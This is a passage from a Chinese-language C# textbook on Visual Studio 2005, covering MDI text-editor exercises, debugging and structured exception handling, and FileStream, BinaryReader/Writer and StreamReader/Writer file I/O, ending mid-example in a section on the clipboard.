                     {File.WriteAllText(fileName, ActiveMdiChild.ActiveControl.Text);
                     }
                     catch (IOException ex)
                     {MessageBox.Show(ex.Message, "简易文本编辑器", Message BoxButtons.OK, MessageBoxIcon.Exclamation);
                     }
                 }
            }
            else
                 toolStripStatusLabel1.Text = "没有文件可以保存！";
        }
        private void close_file()
        {if (ActiveMdiChild != null)
                 ActiveMdiChild.Close();
```

```
54.         }
```

（9）添加菜单及工具按钮的事件处理程序。

在 Form1 的设计界面中双击菜单中的“新建”，打开事件处理程序，在其中输入 new_file()。

```
01.     private void  新建 ToolStripMenuItem_Click(object sender, EventArgs e)
02.     {               new_file();
03.     }
04.     private void  退出 ToolStripMenuItem_Click(object sender, EventArgs e)
05.     {               Application.Exit();
06.     }
```

以此类推，完成所有菜单项及工具按钮的事件处理程序。

（10）调试运行。

11.6 复习与提示

本章主要介绍了菜单与工具栏的建立与使用方法，详细论述了 MDI 应用程序的设计方法，并介绍了几种通用对话框的功能及用法，重点介绍了每个控件的常用属性及方法，并就应用程序中的使用方法做了详细的说明，本章的主要控件如下。

MenuStrip：建立窗体的主菜单。

ToolStrip：建立窗体的工具栏。

StatusStrip：建立窗体的状态栏。

FileOpenDialog：指定一个要打开的文件。

FileSaveDialog：用户提供文件名以保存相应的数据内容。

PrintDialog：选择用于打印的打印机和打印设置。

同时，本章还介绍了 FontDialog、ColorDialog 控件的基础知识和简单的用法。

11.7 习题与上机实验

习题

（1）MenuStrip 与 ContextMenuStrip 控件的区别是什么？

（2）要想在工具栏的按钮上使用图片，怎么设置更方便？

（3）如在工具栏中设置当鼠标指针指向时显示相应的提示信息，则应如何实现？

（4）要将一个窗体 Form1 设置成 MDI 的主窗体，必须修改的属性是什么？

（5）SDI 与 MDI 的区别是什么？

（6）如果在项目 project11-0 的基础上，修改成一个 MDI 应用程序，并具有一个主菜单，菜单是“格式”和“退出”，“格式”菜单的子菜单是“加粗”、“倾斜”、“下画线”，则需要怎样做些？

（7）在 Visual Studio 2005 中有 FileDialog 类还是 FileDialog 控件？它与 SaveFileDialog、OpenFileDialog 的关系如何？

（8）通用对话框控件主要包括哪些？其常用的方法是什么？

（9）OpenFileDialog 与 SaveFileDialog 控件的 Filter 与 FilterIndex 属性的作用是什么？

（10）在使用 OpenFileDialog 与 SaveFileDialog 控件时，通过调用 ShowDialog()方法可以得到一个文件名，请问什么属性可以带回该值？

（11）要实现打印文档，在 Visual studio 2005 中，至少需要哪几个控件？其作用分别是什么？若要实现打印预览呢？

（12）在实现打印的功能中，DrawString()方法的作用是什么？

上机实验

[实验 1]　设计一个简单的 MDI 的应用程序

【实验要求】

（1）新建一个项目，将 project11-1、project11-2 中建立的两个 Form 采用添加现有项的方式添加到当前的项目中。

（2）新添加一个 Windows 窗体 mainform，并将其设置为主窗体，并在其中添加一个主菜单，主菜单有“工具”和“退出”两项，在“工具”菜单中还有子菜单“加减法练习”和“简单数据统计”。

（3）当选择“加减法练习”选项时打开 project10-1 中的“加减法练习”窗体，当选择“简单数据统计”选项时，打开 project10-2 中对应的“简单数据统计”窗体，且都作为主窗体的子窗体而打开。

（4）在主窗体中添加一个工具栏，其中有两个按钮，单击按钮后分别打开“加减法练习”和“简单数据统计”，功能同相应的菜单栏。

（5）在主窗体中添加一个状态栏，在其中显示当前的活动子窗体的标题。

【实验目的】

（1）理解在当前项目中添加新项与添加现有项之间的区别。
（2）掌握在现有项目中添加现有项的方法。
（3）掌握菜单控件、工具栏控件、状态栏控件的使用方法。
（4）掌握 MDI 应用程序的建立。
（5）掌握利用自定义函数来优化程序的方法。
（6）掌握不同名称空间中各对象的引用方法。
（7）掌握程序调试的方法。

【实验内容】

（1）新建一个项目，并设计主窗体。
（2）在主窗体中添加菜单栏、工具栏、状态栏。
（3）为菜单中的各选项添加相应的事件处理程序。
（4）为工具栏中的各工具按钮添加与选项相同的事件处理程序。
（5）调试运行并观察运行后的结果。

[实验 2]　设计一个简单的 MDI 文本编辑器

【实验要求】

建立一个项目，要求该项目具备如下功能。

（1）打开一个多文档窗口，主窗口中显示菜单、工具栏和状态栏。

（2）菜单有“文件”（其子菜单为“新建”、“打开”、“保存并关闭”），“打印”（其子菜单为“打印预览”），“退出”三项，并且能够通过选择相应的选项实现在子窗体中新建、打开与保存或打印预览文档内容的功能。

（3）工具栏中有下画线、加粗按钮选择能对 RichTextBox 控件中的文字进行设置下画线或字体加粗。

（4）状态栏中显示当前活动窗体的标题。

（5）子窗体 Form2 中包含一个 RichTextBox 控件，当选择“打开”选项时，能将指定文件的内容读取到该控件中，当选择“保存并关闭”选项时，能将其中的内容写入指定的文件并将当前窗体关闭。

【实验目的】

（1）掌握菜单控件、工具栏控件和状态栏控件的使用方法。

（2）掌握通用对话框的使用方法。

（3）熟悉打印或打印预览功能的实现方法。

（4）掌握程序调试的方法。

【实验内容】

（1）新建一个项目，设计主窗体。

（2）在主窗体中添加菜单栏、工具栏、状态栏，并添加事件处理程序。

（3）添加子窗体，并在子窗体中添加一个 RichTextBox 控件。

（4）设计子窗体中的事件处理程序。

（5）观察运行后的结果。

第 12 章　调试与异常处理

本章学习要点

- 理解错误产生的原因，如语法错误、逻辑错误;
- 理解调试的含义;
- 掌握中断模式的进入及断点的设置方法;
- 掌握中断调试程序的常用工具;
- 了解异常及异常处理的含义;
- 理解结构化异常处理的使用方法。

12.1　程序调试

12.1.1　调试的理解

调试：主要指跟踪和纠正应用程序出现的错误。

在应用程序中可能发生的错误可以归纳为三种类型，即语法错误、运行时错误和逻辑错误。

应用程序中的代码存在错误是在所难免的，如拼写错误、大小写错误、程序结构中的 {} 不配对错误等（即语法错误），这些都是不影响应用程序执行的小问题，这些问题在应用程序编译时系统会给出提示，通常都会很快解决；还有一些错误可能会影响应用程序的执行，如数组的下标在执行过程中越界、数据转换的过程中参数的类型不匹配等（运行时错误），还有一些错误是应用程序在设计过程中出现的逻辑错误从而导致程序执行过程得出错误的执行结果等。

当应用程序发生了比较棘手的错误时，需要设计人员对代码进行跟踪，试着确定发生了什么问题，应如何修改，那么应用程序的调试就显得尤为重要。

12.1.2　调试的工具

在.NET 开发环境中提供了一套可以跟踪和改正错误的工具即“ 调试 ”工具，可以通过工具栏（图 12-1）或“ 调试 ”菜单（图 12-2）或快捷键来实现。

可以通过以下方法使应用程序进入中断模式。

（1）在应用程序中设置断点，当程序执行到断点处时自动进入中断模式，如图 12-1 所示。

（2）当程序通过 F5 键执行启动调试时，同时按 Ctrl+Break 组合键或单击工具栏中的“ 暂停 ”按钮或选择【调试】→【全部中断】选项。



图 12-1 工具栏

图 12-2 “调试”菜单

如图 12-3 所示的“调试”工具栏中对应的按钮功能如下。

① 全部中断：暂停应用程序的执行，进入中断模式。

② 停止调试：完全停止应用程序的执行，即退出应用程序。

③ 重新启动：重新启动应用程序。

图 12-3 “调试”工具栏

④ 显示下一语句：显示下一条要执行的语句。

⑤ 逐语句：执行下一条语句，如果下一条语句为函数调用，则执行该函数调用，并在函数的第一行中断执行。

⑥ 逐过程：执行下一条语句，如果下一条语句为函数调用，则直接执行该函数，但不进入函数体内。

⑦ 跳出：在单步执行程序的过程中，跳过当前函数的剩余部分而不进行单步执行，但函数之外的语句继续采用单步执行的方式。

12.1.3 中断模式下的调试

1．设置断点

断点：源代码中自动进入中断模式的一个标记，当程序遇到该断点所在的代码行时，暂停程序的执行。

添加断点的方法如下。

（1）在编辑状态下，单击代码行左边的灰色区域。

（2）右击代码行，在弹出的快捷菜单中选择“断点”→“插入断点”选项。

（3）按 F9 键。

添加完断点后，会在代码行左侧的灰色区域有一个红色的圆，该行也以红色高亮显示。

2．监视变量的内容

程序进行运行前，可以通过选择“调试”→“窗口”选项来设置需要使用的工具窗口，其中“自动窗口”、“局部变量”、“监视”在调试时是非常有用的，它允许在中断模式下，在应用程序的变量值上保留标签，每个选项卡都包含一个变量列表，有变量的名称、值、类型等，如图 12-4 所示。



图 12-4 局部变量

3．单步执行代码

在单步执行时，变量的值随时会发生变化，可以在监视窗口中输入变量的值，以观察其变化情况。当鼠标指针指向相应的变量时，光标的右下角会显示相应变量及其值。

可按 F11、F10、Shift+F11 键来进行单步执行，这种方法在含有语义错误的代码中进行也许是最有效的方法。

有时，也可以利用即时窗口、命令窗口及调用堆栈窗口等进行复杂的程序调试。

12.2　异常处理

在应用程序的开发过程中可以借用程序调试来查找和改正错误，以避免错误在应用程序发布时出现，但有时可能知道会有错误发生，却不能 100%地确定它们会发生，如何能预料到错误的发生，又不必中断程序的执行呢？我们在程序中引入了错误处理机制，以使应用程序能够正确地处理这些错误。

12.2.1　异常及异常处理

异常是指应用程序在执行过程中出现的不正常情形，或者应用程序代码中产生的错误，或者在程序运行期间由代码调用的函数产生的错误，如使用数组时的下标越界等。

异常处理是当应用程序不能按预定路径运行时，为它提供一个可行的备用路径的处理过程。通过异常处理，可以防止应用程序在遇到错误时突然终止执行，异常处理会在错误发生时，将有关错误的信息存在一个自动创建的对象之中。

Visual Studio 2005 提供了两种异常处理的方法，即结构化异常处理和非结构化异常处理。

由于采用非结构化异常处理编写的代码不易维护，因此一般很少使用。

12.2.2　结构化异常处理

在结构化异常处理中，应用程序被划分成若干个代码块，有可能引发错误的代码包含一个或多个相关的异常处理程序。

C#语言提供的结构化异常处理的语法如下。

```
try
{
……          //包含产生异常的代码
}
catch   <(exceptionType e)>
{               /*产生异常时要执行的代码，使用参数时则设置只响应特定的异常类型，此
……              时可以提供多个 catch 块，省略参数时，让一般的 catch 块响应所有的异常*/
}
finally
{
……          /*总会执行的代码，如果没有产生异常，则在 try 块之后执行；如果处理
        了异常，则在 catch 块之后执行，或者在未处理的异常中断应用程序之前执行*/
}
```

在运行应用程序时，系统会先执行 try 块中的代码，如果 try 块中的代码引发了错误，则这个错误应由 catch 块来处理，在控制即将退出发生错误的 try-catch-finally 块之前，系统执行在 finally 块中的代码。

try、catch、finally 三个关键字必须在连续的代码中使用，可以只有 try 块和 finally 块，或者有一个 try 块和几个 catch 块。如果有一个或多个 catch 块，则 finally 块就是可选的，否则就是必需的。

例如，在第 11 章中

```
protected void openFile(){
try
{
textBox1.Clear();
textBox1.Text=File.ReadAllText(filename);
}
catch
{
messageBox.Show(ex.Message,“小小文本编辑器”,
MessageBoxButton.OK,MessageBoxIcon.Exclamation);
}
}
```

12.2.3 引发异常

一般情况下，异常总是在应用程序执行时当代码出现错误后自动引发的，但也可以通过 throw()方法来显式地引发。例如：

```
    private void Form1_Load(object sender, EventArgs e)
{
    string connstr = "Server=(local)\\sqlexpress;Inttegrated Security=True; Database= northwind";
    SqlConnection con=new SqlConnection(connstr);
    try
    {
        con.Open();
      MessageBox.Show("服务器连接正常",MessageBoxButtons.OK);
    }
  catch (ExecutionEngineException ex1)
            {
                MessageBox.Show(ex1.Message);
            throw new ExecutionEngineException("服务器连接有错误,请重新尝试",ex1);
    }
    finally
    {
        con.Close();
    }
```

12.3 项目实践

项目名称：调试 project10-1 确定其正确运行。

项目内容：本项目是“加减法练习”的应用程序，要求对十道加法或减法进行练习，如果同时做加法与减法，则各十道题，或单击“开始”按钮限时完成，或单击“下一题”按钮一题做完再进行下一题，但其中存在一些错误，可运用调试工具将其改正过来，使之能得到正确的运行结果。

项目目的：

（1）理解调试意义与作用。

（2）掌握调试工具的使用。

（3）掌握断点的设置与取消方法。

（4）理解单步执行的使用及变量值的观察方法。

（5）学会如何调试程序中的逻辑错误。

项目步骤：

（1）确定语法错误所在位置。

启动 Microsoft Visual Studio 2005，选择【文件】→【打开】→【项目】选项，打开“新建项目”对话框，在“项目类型”中选择“Viusal C#”、在“模板”中选择“Windows 应用程序”，并在其中选择项目存放的位置 D:\ch10，在“名称”文本框中输入“project10-1”。

按 F5 键启动调试，打开如图 12-5 所示的部分窗口，单击“否”按钮后，在“错误列表”中显示出现了两个错误。

图 12-5　部分窗口

（2）修改所有语法错误。

① 双击错误 1 所在信息，窗口转入如图 12-6 所示的“加法练习.cs”中，错误以选中的形式告诉用户其错误所在，修改语句

```
timer1.Interval=txtTimes.Text*100;
```

为

```
timer1.Interval=int.Parse(txtTimes.Text)*100;
```

```
61  private void 加减法练习_Load(object sender, EventArgs e)
62  {
63      txtTimes.Text = Convert.ToString( 5);
64      timer1.Interval = txtTimes.Text * 1000;//默认只做加法为限时5秒每题
65      timer1.Enabled = false;//计时器默认状态为关闭,只有当单击了“开始”按钮后，
66      btnStop.Enabled = false;
67
68      chkAdd.Checked = true;//默认练习为加法题，即加法复选框为选中状态
69      Add_Enable();
70      Sub_Unable();
71      Gen_Item();
72  }
```

图 12-6　错误 1 处

② 双击错误 2 所在信息，窗口转入如图 12-7 所示的“加法练习.cs”中，修改语句

```
txtLeft.Text=0;
```

为

```
txtLeft.Text=Convert.ToString(0);
```

```
149        private void btnClear_Click(object sender, EventArgs e)
150        {
151            lstAdd.Items.Clear();
152            lstSub.Items.Clear();
153            btnNext.Enabled = true;
154            count = 1;
155            txtLeft.Text = 3;
156            Gen_Item();
157        }
```

图 12-7　错误 2 处

（3）分析逻辑错误所在的位置并修改。

① 再次按 F5 键启动调试，单击“开始”按钮运行后，最后程序运行界面如图 12-8 所示。发现列表框中的题目数量不足十题，最后一题没有加入列表框，单击按钮关闭窗口。

② 打开“加减法练习.cs［设计］”设计窗口，双击“开始”按钮，在 private void btnStart_Click(object sender, EventArgs e)事件处理程序的第一行设置断点，如图 12-9 所示。



图 12-8　程序运行界面

```
114        private void btnStart_Click(object sender, EventArgs e)
115        {
116            count = 1;
117            btnNext.Enabled = false;
118            txtTimes.Enabled=false ;
119            btnStop.Enabled = true;
120            txtLeft.Text = Convert.ToString(0);
```

图 12-9　设置断点

③ 再次按 F5 键，启动调试，单击“开始”按钮，进入中断模式，按 F11 键进行单步执行，进入 timer1_Tick()，如图 12-10 所示，经过反复观察执行，确定错误出现在 count<10，即将 count<10 改为 count<=10。

```
133        private void timer1_Tick(object sender, EventArgs e)
134        {
135            if (count<10)
136            {
137                txtLeft.Text = Convert.ToString(10-count);
138                display_item();
139                Gen_Item();
140            }
141        }
```

图 12-10　发现错误

（4）执行程序观察结果。

12.4　复习与提示

本章主要讲述了应用程序进入中断模式的方法，并就设置断点、中断调试程序方法及查看对象变量的值等内容做了详细说明，同时介绍了异常及结构化异常处理的方法。

12.5　习题与上机实验

习题

（1）如何理解调试及错误？

（2）如何使程序进入中断模式？

（3）在进入中断模式后，按 F10、F11、Shift+F11 键有何区别？

（4）C#中如何进行结构化异常处理？

（5）分析以下程序中的结构化异常处理的语句执行顺序。

```
01.        private void Form1_Load(object sender, EventArgs e)
02.         {
03.              string connstr = "Server=(local)\sqlexpress;Inttegrated Security=True;Database =northwind";
04.              SqlConnection con=new SqlConnection(connstr);
05.              try
06.              {     con.Open();
08.              }
09.             catch (SqlException ex1)
10.             {
11.                        MessageBox.Show("服务器连接有错误，请检查数据库服务器",Message
                       BoxButtons.OK,MessageBoxIcon.Error);
12.              }
13.              catch (ExecutionEngineException ex2)
14.             {
15.                        MessageBox.Show(ex2.Message);
16.                        throw new ExecutionEngineException("服务器连接有错误,请重新尝试",ex2);
17.              }
18.              finally
19.              {
20.                    con.Close();
21.              }
```

上机实验

[实验]　调试修改 project10-1 中的错误

【实验要求】

在 project10-1 中单击“下一题”按钮后也出现类似的问题，在单击“开始”按钮，十题结束后，“开始”按钮应该能再次重新操作，同时“结束”按钮应该灰化，但是这两个按钮均不正常，请检查错误并修改。

【实验目的】

（1）理解调试的意义与作用。

（2）掌握调试工具的使用。

（3）掌握断点的设置与取消方法。

（4）理解单步执行的使用及变量值的观察方法。

（5）学会如何调试程序中的逻辑错误。

【实验内容】

（1）确定程序中逻辑错误所在的位置。

（2）修改应用程序中存在的错误。

第 13 章　流和文件输入/输出操作

本章学习要点

- 了解 Stream 类;
- 掌握 FileStream 类及其用法;
- 掌握 StreamReader、StreamWriter、BinaryWriter 和 BinaryReader 类及其读写操作;
- 了解文本与剪贴板之间的交互;
- 掌握文件和目录类。

13.1　Stream 类

Stream（流）类是所有流的抽象基类。流是字节序列的抽象概念，如文件、输入/输出设备、内部进程通信管道或者 TCP/IP 套接字。Stream 类及其派生类提供这些不同类型的输入和输出的一般视图，使程序员不必了解操作系统和基础设备的具体细节。

Stream 类涉及以下三个基本操作。

（1）可以读取流。读取指从流到数据结构（如字节数组）的数据传输。

（2）可以写入流。写入指从数据结构到流的数据传输。

（3）流可以支持查找。查找指对流内的当前位置进行查询和修改。查找功能取决于流具有的后备存储区类型。例如，网络流没有当前位置的统一概念，因此一般不支持查找。

Stream 类操作的是字符数据。

13.2　FileStream 类

一般来说，不直接使用 Stream 类，而使用它的派生类，这些派生类中使用最多的是 FileStream（文件流）类。FileStream 类是公开以文件为主的 Stream，既支持同步读写操作，又支持异步读写操作。它可以对文件系统中的文件进行读取、写入、打开和关闭操作，并对其他与文件相关的操作系统句柄进行操作，如管道、标准输入和标准输出。FileStream 类对输入输出进行缓冲，从而提高性能。

13.2.1　文件位置

FileStream 对象支持使用 Seek 方法对文件进行随机访问。Seek 允许将读取/写入位置移动到文件中的任意位置，它有两个参数：第一个参数规定文件指针以字节为单位的移动距离；第

二个参数规定开始计算的起始位置，用 SeekOrigin 枚举的一个值表示。SeekOrigin 枚举包含三个值：Begin、Current 和 End。

例如，下面的代码行将文件指针移动到文件的第 8 个字节，其起始位置就是文件的第 1 个字节：

```
01.        myFS.Seek(8,SeekOrigin.Begin);
```

下面的代码行将指针从当前位置开始向前移动两个字节。如果在上面的代码行之后执行下面的代码，文件指针就指向文件的第 10 个字节：

```
01.        myFS.Seek(2,SeekOrigin.Current);
```

注意，读写文件时，文件指针也会改变。在读取了 10 个字节之后，文件指针就指向被读取的第 10 个字节之后的字节。

也可以规定负查找位置，这可以与 SeekOrigin.End 枚举值一起使用，查找靠近文件末端的位置。下面的代码会查找文件中倒数第 5 个字节：

```
01.        myFS.Seek(–5, SeekOrigin.End);
```

以这种方式访问的文件有时称为随机访问文件，因为应用程序可以访问文件中的任何位置。

13.2.2　读取数据

FileStream 类操作的是字节和字节数组，因此可以用于读取任何数据文件，而不仅仅是文本文件。通过读取字节数据，FileStream 对象可以用于读取图像和声音的文件。这种灵活性的代价是不能使用 FileStream 类将数据直接读入字符串，而使用 StreamReader 类却可以这样处理。但是有几种转换类可以很容易地将字节数组转换为字符数组，或者进行相反的操作。

FileStream.Read()方法是从 FileStream 对象所指向的文件中访问数据的主要手段。这个方法从文件中读取数据，再把数据写入一个字节数组。它有三个参数：第一个参数是传输进来的字节数组，用以接收 FileStream 对象中的数据；第二个参数是字节数组中开始写入数据的位置，它通常是 0，表示从数组开端向文件中写入数据；第三个参数指定从文件中读出多少字节。

下面的示例演示了如何从 example.dat 文件中读取数据。

（1）创建一个 Windows 应用程序 FileStreamReadFile。

（2）引用命名空间 using System.IO。

（3）在窗体 Load 事件中添加下面的代码。

```
01.      byte[] byData = new byte[100];
02.       char[] charData = new char [100];
03.       try
04.       {
05.             FileStream myFS = new FileStream("example.dat", FileMode.Open);
06.             myFS.Seek(5, SeekOrigin.Begin);
07.             myFS.Read(byData, 0, 100);
08.       }
09.       catch (IOException ex)
10.       {
11.             MessageBox.Show(ex.ToString());
12.             return;
13.       }
14.       Decoder dec = Encoding.UTF8.GetDecoder();
```

```
15.         dec.GetChars(byData, 0, byData.Length, charData, 0);
16.         MessageBox.Show(charData[0].ToString());
```

示例的说明如下。

此应用程序打开自己的 example.dat 文件，用于读取。它在下面的代码行中找到该文件：

```
FileStream myFS = new FileStream("example.dat",FileMode.Open);
```

下面两行代码实现查找工作的功能，并从文件的具体位置读取字节：

```
myFS.Seek(5,SeekOrigin.Begin);
myFS.Read(byData,0,100);
```

第一行代码将文件指针移动到文件的第 5 个字节。第二行将下面的 100 个字节读入到 byData 字节数组中。

注意，这两行代码封装在 try-catch 块中，以处理可能抛出的异常。

文件 IO 涉及的所有操作都可以抛出类型为 IO Exception 的异常。所有产品代码都必须包含错误处理，处理文件系统时更是如此。本章的所有示例都具有错误处理的基本形式。

从文件中获取了字节数组后，就需要将其转换为字符数组，以便在控制台显示它。为此，使用 System.Text 命名空间的 Decoder 类。此类用于将原始字节转换为更有用的项，例如：

```
Decoder dec = Encoding.UTF8.GetDecoder();
dec.GetChars(byData, 0, byData.Length, charData, 0);
```

这些代码基于 UTF8 编码模式创建了 Decoder 对象，这就是 Unicode 编码模式；然后调用 GetChars()方法，此方法提取字节数组，将它转换为字符数组。完成之后，即可输出字符数组。

13.2.3 写入数据

向文件中写入数据的过程与从中读取数据非常类似。首先需要创建一个字节数组；最简单的办法是首先构建要写入文件的字符数组；然后使用 Encoder 对象将其转换为字节数组，其用法非常类似于 Decoder；最后调用 Write()方法，将字节数组传送到文件中。

下面构建一个简单的示例演示其写入数据过程。

（1）创建一个 Windows 应用程序 FileStreamWriteFile。

（2）引用命名空间 using System.IO。

（3）在窗体 Load 事件中添加下面的代码。

```
01.         byte[] byData;
02.         char[] charData;
03.         try
04.         {
05.             FileStream myFS = new FileStream("example2.dat", FileMode.Create);
06.             charData = " A good book is a good friend. ".ToCharArray();
07.             byData = new byte[charData.Length];
08.             Encoder enc = Encoding.UTF8.GetEncoder();
09.             enc.GetBytes(charData, 0, charData.Length, byData, 0, true);
10.             myFS.Seek(0, SeekOrigin.Begin);
11.             myFS.Write(byData, 0, byData.Length);
12.         }
13.         catch (IOException ex)
14.         {
15.             MessageBox.Show(ex.Message);
```

```
16.                 return;
17.             }
```

（4）运行该应用程序，然后将其关闭。

（5）找到 FileStreamWriteFile\bin\Debug 文件夹，打开 example2.dat 文件，可以看到内容“A good book is a good friend.”。

示例的说明如下。

此应用程序在自己的目录中打开文件，并在文件中写入了一个简单的字符串。在结构上这个示例非常类似于前面的示例，只是用 Write()代替了 Read()，用 Encoder 代替了 Decoder。

下面的代码行使用 String 类的 ToCharArray()静态方法，创建了字符数组。因为 C#中的所有事物都是对象，文本“My pink half of the drainpipe.”实际上是一个 String 对象，所以可以在字符串上调用这些静态方法。

```
CharData = " A good book is a good friend.".ToCharArray();
```

下面的代码行显示了如何将字符数组转换为 FileStream 对象需要的正确字节数组。

```
Encoder enc = Endoding.UTF8.GetEncoder();
enc.GetBytes(charData,0,charData.Length, byData,0,true);
```

这里要基于 UTF8 编码方法来创建 Encoder 对象，也可以使用 Unicode 解码。这里在写入流之前，需要将字符数据编码为正确的字节格式。在 GetBytes()方法中可以完成这些工作，它可以将字符数组转换为字节数组，并将字符数组作为第一个参数(本例中的 charData)，将该数组中起始位置的下标作为第二个参数(0 表示数组的开头)。第三个参数是要转换的字符数量(charData.Length，charData 数组中的元素个数)。第四个参数是在其中置入数据的字节数组(byData)。第五个参数是在字节数组中开始写入位置的下标(0 表示 byData 数组的开头)。最后一个参数决定在结束后 Encoder 对象是否应该更新其状态，即 Encoder 对象是否仍然保留它原来在字节数组中的内存位置。这有助于以后调用 Encoder 对象，但是当只进行单一调用时，这就没有什么意义。最后对 Encoder 的调用必须将此参数设置为 True，以清空其内存，释放对象，用于空间回收。

之后，使用 Write()方法向 FileStream 写入字节数组就会非常简单：

```
myFS.Seek(0,SeekOrigin.Begin);
myFS.Write(byData,0,byData.Length);
```

与 Read()方法一样，Write()方法也有三个参数：将要写入的数组，开始写入的数组下标和将要写入的字节数。

13.3　用于读写数据的类

一般的，读写数据的类主要有 BinaryWriter、BinaryReader、StreamReader 和 StreamWriter 四类。

13.3.1　读写二进制文件的操作

BinaryReader 类和 BinaryWriter 类用于将二进制数据读/写指定流。

下面的代码示例演示如何向新的空文件流（Test.data）写入数据及从中读取数据。创建一个 Windows 应用程序用 BinaryWriter 向 Test.data 写入整数 0～10，Test.data 将文件指针置于文件

尾。在将文件指针设置到初始位置后，BinaryReader 读出指定的内容。

下面构建一个简单的示例演示其过程。

（1）创建一个 Windows 应用程序 BinaryWriterAndBinaryReader。

（2）引用命名空间 using System.IO。

（3）在窗体 Load 事件中添加下面的代码。

```
01.         string FileName = "Test.data";
02.         if (File.Exists(FileName))
03.         {
04.                 MessageBox.Show(string.Format("{0} 已经存在！", FileName));
05.                   return;
06.         }
07.         FileStream fs = new FileStream(FileName, FileMode.CreateNew);
08.         BinaryWriter bw = new BinaryWriter(fs);
09.         for (int i = 0; i < 11; i++)
10.         {
11.              bw.Write((int)i);
12.         }
13.         bw.Close();
14.          fs.Close();
15.          fs = new FileStream(FileName, FileMode.Open, FileAccess.Read);
16.          BinaryReader br = new BinaryReader(fs);
17.          for (int i = 0; i < 11; i++)
18.          {
19.                  MessageBox.Show(br.ReadInt32().ToString());
20.        }
21.        br.Close();
22.        fs.Close();
```

（4）运行该应用程序。

示例的说明如下。

此应用程序首先判断 Test.data 文件是否已经存在，如果 Test.data 已存在于当前目录中，则会引发一个 IO Exception。然而若使用 FileMode.CreateNew 创建新文件，则不引发 IO Exception。然后通过 BinaryWriter 向 Test.data 写入整数 0～10，Test.data 将文件指针置于文件尾。在将文件指针设置回初始位置后，BinaryReader 读出指定的内容。

13.3.2 读写文本文件处理

TextReader 类是抽象类，表示可读取连续字符系列的读取器。StreamReader 类是 TextReader 类的子类，用于实现 TextReader 类，使其以一种特定的编码从字节流中读取字符。

StreamReader 旨在以一种特定的编码输入字符，而 Stream 类用于字节的输入和输出。使用 StreamReader 可读取标准文本文件的各行信息。

除非另外指定，StreamReader 的默认编码为 UTF-8，而不是当前系统的 ANSI 代码。UTF-8 可以正确处理 Unicode 字符并在操作系统的本地化版本上提供一致的结果。

同样的，TextWriter 类表示可以编写一个有序字符系列的编写器。该类也为抽象类。StreamWriter 类实现一个TextWriter，使其以一种特定的编码向流中写入字符。

StreamWriter 旨在以一种特定的编码输出字符，而从 Stream 派生的类则用于字节的输入和输出。

StreamWriter 默认使用 UTF 8 Encoding 的实例，除非指定了其他编码。构造 UTF 8Encoding 的这个实例使得 Encoding.GetPreamble 方法返回以 UTF 8 格式编写的 Unicode 字节顺序标记。当不再向现有流中追加时，编码的报头将被添加到流中。这表示使用 StreamWriter 创建的所有文本文件都将在其开头有三个字节顺序标记。UTF 8 可以正确处理所有的 Unicode 字符并在操作系统的本地化版本上产生一致的结果。

以下代码使用 StreamReader 类打开、阅读和关闭文本文件。 可以将文本文件的路径传递给 StreamReader 构造函数以自动打开该文件。 ReadLine 方法读取文本文件的每一行，一边读取一边递增文件指针到下一行。 ReadLine 方法达到文件末尾时，它将返回空引用。

（1）在记事本中创建示例文本文件。要这样做，请按下列步骤操作。

将“ hello world ”文本粘贴到记事本中，然后以“ Test.txt ”为文件名将该文件保存到程序根目录下的 bin\Debug 目录下。

（2）创建一个 Windows 应用程序 StreamReaderFile。

（3）引用命名空间 using System.IO。

（4）在窗体 Load 事件中添加下面的代码。

```
String line;
try
{
    StreamReader sr = new StreamReader("Test.txt");
    line = sr.ReadLine();
    while (line != null)
    {
        MessageBox.Show(line);
        line = sr.ReadLine();
    }
    sr.Close();
}
catch (Exception ex)
{
    MessageBox.Show("Exception: " + ex.Message);
}
finally
{
    MessageBox.Show("Executing finally block.");
}
```

（5）运行程序，结果输出“ hello world ”。

以下代码使用 StreamWriter 类打开、写入和关闭文本文件。StreamWriter 类以类似 StreamReader 类的方式，可以将文本文件的路径传递给 StreamWriter 构造函数以自动打开该文件。WriteLine 方法将一行文本写入文本文件。

（1）将上一个示例中的文件 Test.txt 复制到本示例的程序根目录下的 bin\Debug 目录下。

（2）创建一个 Windows 应用程序 StreamWriterFile。

（3）引用命名空间 using System.IO。

（4）在窗体 Load 事件中添加下面的代码。

```
try
{
    StreamWriter sw = new StreamWriter("Test.txt");
```

```
04.             sw.WriteLine("Hello World!!");
05.             sw.WriteLine("From the StreamWriter class");
06.             sw.Close();
07.         }
08.         catch (Exception ex)
09.         {
10.             MessageBox.Show("Exception: " + ex.Message);
11.         }
12.         finally
13.         {
14.             MessageBox.Show("Executing finally block.");
15.         }
```

（5）运行程序。

13.4 文本与剪贴板之间的交互

剪贴板是 Windows 操作系统中最常用的功能之一，它用来从一个应用程序向另一个应用程序传递数据，这些数据可以是文本、图像、程序对象。不过剪贴板也有限制，它在某个特定的时间只能指向一块内容，每一个随后复制的内容都会取代先前的内容。在 C#中，Clipboard 类提供将数据置于系统剪贴板中以及从中检索数据的方法。

下面我们就先以一个例子来说明怎样向剪贴板中写入数据。在这个程序中可以在文本框中输入一些文本然后单击“ 复制 ”按钮，这时程序就将文本框中的数据写到剪贴板中了，接着打开记事本并按 Ctrl+V 组合键，即可看到刚刚在文本框中输入的数据出现在记事本中了。其实现代码如下。

```
01.         if (this.textBox1.Text == "")
02.         {
03.             MessageBox.Show("Copy 之前必须输入数据","错误");
04.             return;
05.         }
06.         else
07.             // SetDataObject(Object obj,bool copy)方法将数据放置在剪贴板中
08.             //参数 obj 指要放置的数据对象
09.             //参数 copy 指当程序退出时数据是否仍然保存在剪贴板中
